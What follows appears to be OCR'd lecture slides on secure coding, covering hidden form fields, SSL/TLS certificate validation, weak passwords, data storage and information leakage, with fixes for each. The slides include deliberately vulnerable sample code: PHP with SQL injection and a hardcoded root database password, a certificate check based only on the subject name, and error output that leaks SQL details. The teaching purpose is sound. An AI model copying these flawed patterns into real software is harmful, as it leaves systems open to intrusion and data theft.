



```
<form action="buy.php">
  <input type="hidden" name="manufacturer" value="BMW" />
  <input type="hidden" name="model" value="545" />
  <input type="hidden" name="price" value="10000" />
  <button type="submit" value="Shop">Shop</button>
</form>
```

Passing potentially important data from the web app to the client hoping the user **doesn't see it** or **modify it**

A malicious user can easily modify the hidden form fields and send a request to the web app

Hidden form fields and magic URLs



- cGFzc3dvcmQ== is “password” in base64 encoding
- Sensitive information is being transferred via URL
- An attacker sniffing over the network can collect the sensitive data (e.g., poorly encrypted password)


Hidden form fields and magic URLs

Problem: a web application relies on hidden form fields or magic URL parameters to transmit sensitive information.

- If we see a web app
  - reading from a form or a URL
  - the data is used to make security, trust or authentication decision
  - and the communication was via insecure or untrusted channel


- then the web app could potentially be vulnerable

Fixing hidden form fields and magic URLs



Use a secure channel (https) to exchange sensitive information

Fixing hidden form fields and magic URLs




```
<input type="hidden" name="manufacturer" value="BMW" />
<input type="hidden" name="model" value="545" />
<input type="hidden" name="price" value="100000" />
<input type="hidden" name="HMAC" value="x83ffrtyVVAAa34" />
```


Add a hashed message authentication code (HMAC) to protect the integrity of hidden field values with a key stored on the server

Summary

Problem: a web application relies on hidden form fields or magic URL parameters to transmit sensitive information.


- Use a secure channel (https) to exchange sensitive information
- Add a hashed message authentication code (HMAC) to protect the integrity of hidden field values

Improper use of SSL and TLS



- The certification authority signing the certificate is not validated (if it's a root CA)
- If not signed by a root CA, not checked if chain of signatures lead back to a root CA
- The time validity of the certificate is not checked (expired?)
- The domain name of the certificate is not checked if it is the same as the server not of an attacker controlled domain
- The certificate is not checked against the certificate revocation list (could have been revoked for some reason)

Improper use of SSL and TLS




```
String certPath = "Certificate.cer";
X509Certificate cert = new X509Certificate(certPath);
if (cert.Subject.equals("CN=www.trustme.com")) {
    // accept certificate and proceed
}
```

- Certification authority not validated
- Integrity of signature not verified
- Time validity of certificate not verified
- Certificate revocation list not consulted

Improper use of SSL and TLS


Problem: while authentication checks are mandatory in the https protocol, if programmers use low level SSL/TLS libraries directly, they might forget some important authentication check, eventually accepting invalid certificates from malicious users.

Fixing improper use of SSL and TLS

Problem: programmers using low level SSL/TLS libraries directly might forget some important authentication checks:


- Validate the certification authority
- Verify the integrity of the certification authority signature
- Check the time validity of the certificate
- Check the domain name in the certificate
- Consult the certificate revocation list

Weak passwords




- Initial password is weak
- Long passwords not allowed
- Short passwords allowed
- Dictionary words accepted
- Alphanumeric-only passwords accepted
- No check on number of login attempts

Weak passwords




- User is locked out when too many login attempts are made in an attempt to avoid bruteforcing
- User is not requested to change password periodically
- Previous passwords are allowed when users change password

Weak passwords




- No secure channel/protocol is used
- Changed passwords are not re-authenticated

Weak passwords




- Passwords can be reset upon end user request based on weak information
- Reset passwords are specified by the user, rather than being delivered to her securely

Weak passwords



- Password change is not enforced on first login
- Passwords are stored in clear
- Passwords are stored in weakly protected persistent memory

Weak passwords




- Login failure messages and response time reveal sensitive information
- Upon login failure, wrong passwords are logged potentially weakening users' passwords (most would be typos)

Weak passwords

Problem: the system does not adopt all appropriate measures to ensure passwords are not easily stolen or guessed.


Fixing weak passwords



- Use PBKDF2 as defined in the public key cryptography standard (PKC5) to hash the password into the persistently stored value (validator)


```
def validate(typed_password, salt, validator):
  if PBKDF2(typed_password, salt) == validator:
    return true
  else:
    return false
```

Fixing weak passwords




- Iterate password hashing to increase response time
- Enforce strong passwords; check them using password cracking tools (e.g., CrackLib)
- Raise barriers to password reset (questions, secure delivery, extra authentication, etc.)

Fixing weak passwords




- Instead of locking out users after too many login attempts (denial of service), let them retry after some time has passed (e.g., 1 hour, 1 day)
- Increase the response time when more login failures occur

Fixing weak passwords



- Blacklist IP addresses and alert the user (maybe asking her to change password) if too many login attempts occur

Fixing weak passwords




- Use multifactor authentication for strong protection: token + password + biometrics
- Use one-time passwords for strong protection, especially if users will digit their passwords on untrustworthy devices

Summary

Problem: the system does not adopt all appropriate measures to ensure passwords are not easily stolen or guessed.

- Enforce strong passwords
- Use secure channel and protocol
- Adopt strong password-reset procedures
- Restrict the login attempts without denying the service
- Store encrypted passwords, in secure persistent memory
- Consider strong protection (multi factor authentication, one-time passwords) for critical applications

Data storage



Wrong read/write permissions (e.g., world-writable) granted to:

- Executables (e.g., scripts)
- Configuration files (e.g., including PATH info)
- Database files

Data storage

```
<?php
  $db = mysql_connect("localhost", "root", "asd");
  mysql_select_db("Shipping", $db);
  // …
  $id = $_GET["id"];
  $query = "SELECT ccnum FROM cust WHERE id = $id";
  $result = mysql_query($query, $db);

  for ($i = 0; $i < mysql_num_rows(); $i++)
      echo mysql_result($result, $i, "ccnum");
?>
```

Sensitive data (e.g., default passwords, private encryption keys) are hardcoded:

- Attackers accessing the code (from any installation) can easily reverse engineer them (even from binaries)

Data storage

Problem: attackers get access to sensitive data stored with wrong permissions or embedded in the code.

Fixing data storage

```
// writing
byte[] sensitiveData = Encoding.UTF8.getBytes(getPassword());
byte[] protectedData = ProtectedData.Protect(sensitiveData,
    null, DataProtectionScope.CurrentUser);
FileStream fs = new FileStream(filename, FileMode.Truncate);
fs.Write(protectedData, 0, protectedData.Length);
fs.Close();
```

```
// reading
FileStream fs = new FileStream(filename, FileMode.Open);
byte[] protectedData = new byte[512];
fs.Read(protectedData, 0, protectedData.Length);
byte[] unprotectedData = ProtectedData.Unprotect(protectedData,
    null, DataProtectionScope.CurrentUser);
```

Under Windows (C#): use DPAPI (Data Protection API)


Fixing data storage

```
// Set password
SecKeychainRef keychain = NULL; // use default keychain
OSStatus status = SecKeychainAddGenericPassword(keychain,
        strlen(serviceName), serviceName,
        strlen(accountName), accountName,
        strlen(passwordData), passwordData, NULL);
// if status == noErr, then pwd was stored in Apple Keychain
```

```
// Get password
char* password = NULL;
u_int_32_t passwordLen = 0;
status = SecKeychainFindGenericPassword(keychain,
        strlen(serviceName), serviceName,
        strlen(accountName), accountName,
                &passwordLen, &password, NULL);
// if status == noErr, then we got the pwd so use it
```

Under Mac OS (C++): use the Apple Keychain

Fixing data storage



Any OS (Apache): store sensitive data outside the web space.

```
<?php
        $filename = "/home/apache/config"; // not in
    /www/html     $fh = fopen($filename, "r");
        $data = fread($fh, filesize($filename));
        fclose($fh);
?>
```

Fixing data storage

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
<appSettings>
    <add key="connectFile"
       value="c:\\webapps\\config\\sqlconn.config" />
</appSettings>
</configuration>
```

```
NameValueCollection settings = ConfigurationSettings.AppSettings;
string filename = settings.Get("connectFile");
// check filename isn't null or there was no exception
FileStream f = new FileStream(filename, FileMode.Open);
StreamReader reader = new StreamReader(f, Encoding.ASCII);
string connection = reader.ReadLine();
reader.close();
f.close();
```

Any OS (C#/ASP.NET): store sensitive data outside the web space.

Fixing data storage

```
With My.Computer.Registry
 Dim connection As String =
   .GetValue("HKEY_LOCAL_MACHINE\Software\MyCompany\WebApp",
                                    "connectString", 0)
End With
```

Windows (VB.NET): rather than storing in file, store sensitive data in the Windows registry.

Fixing data storage

```
KeyStore ks =
KeyStore.getInstance(KeyStore.getDefaultType());

// get keystore name and password from file
/webapps/config/.. FileInputStream fis = new
FileInputStream(getKeyStoreName());
char[] password = getPasswordFromFile();

ks.load(fis, password);
fis.close();
Key key = ks.getKey("mykey", password);

// Use the key for cryptographic operations…

ks.close();
```

Java KeyStore: Use **keytool** application to store the keys in KeyStore. Keys are protected, but the keystore itself is not.

Summary

Problem: attackers get access to sensitive data stored with wrong permissions or embedded in the code.

- Set permissions properly
- Do not embed sensitive data in the code; store it securely, outside the web space
- Scrub the memory once secret data is no longer needed (e.g., using the SecureString class in .NET or GuardedString in Java)

Information leakage

- Time: time measures can leak information
- Error messages: username correctness, version information (attackers then know the vulnerabilities to try), network addresses, reasons for failure (e.g., SSL/TLS attacks), path information, exceptions
- Stack information: reported to the user when (in C/C++) a function is called with less parameters than expected

Information leakage

Problem: the attacker gains access to information about the target system, which makes his job easier.

More examples…

```
string Status = "";
string sqlstring = "SELECT * FROM CUSTOMER WHERE id = 10";
try {
    // SQL database access
} catch (SQLException se) {
    Status = sqlstring + " failed\r\n";

    foreach (SqlError e in se.Errors)
       Status += e.Message + "\r\n";
} catch (Exception e) {
    Status = e.ToString();
}

if (Status.CompareTo("") != 0) {
    Response.Write(Status);
}
```

Fixing information leakage

- Use cryptographic implementations hardened against timing attacks
- Ensure sensitive data are processed in a time independent way
- Check that information is not leaked through error messages
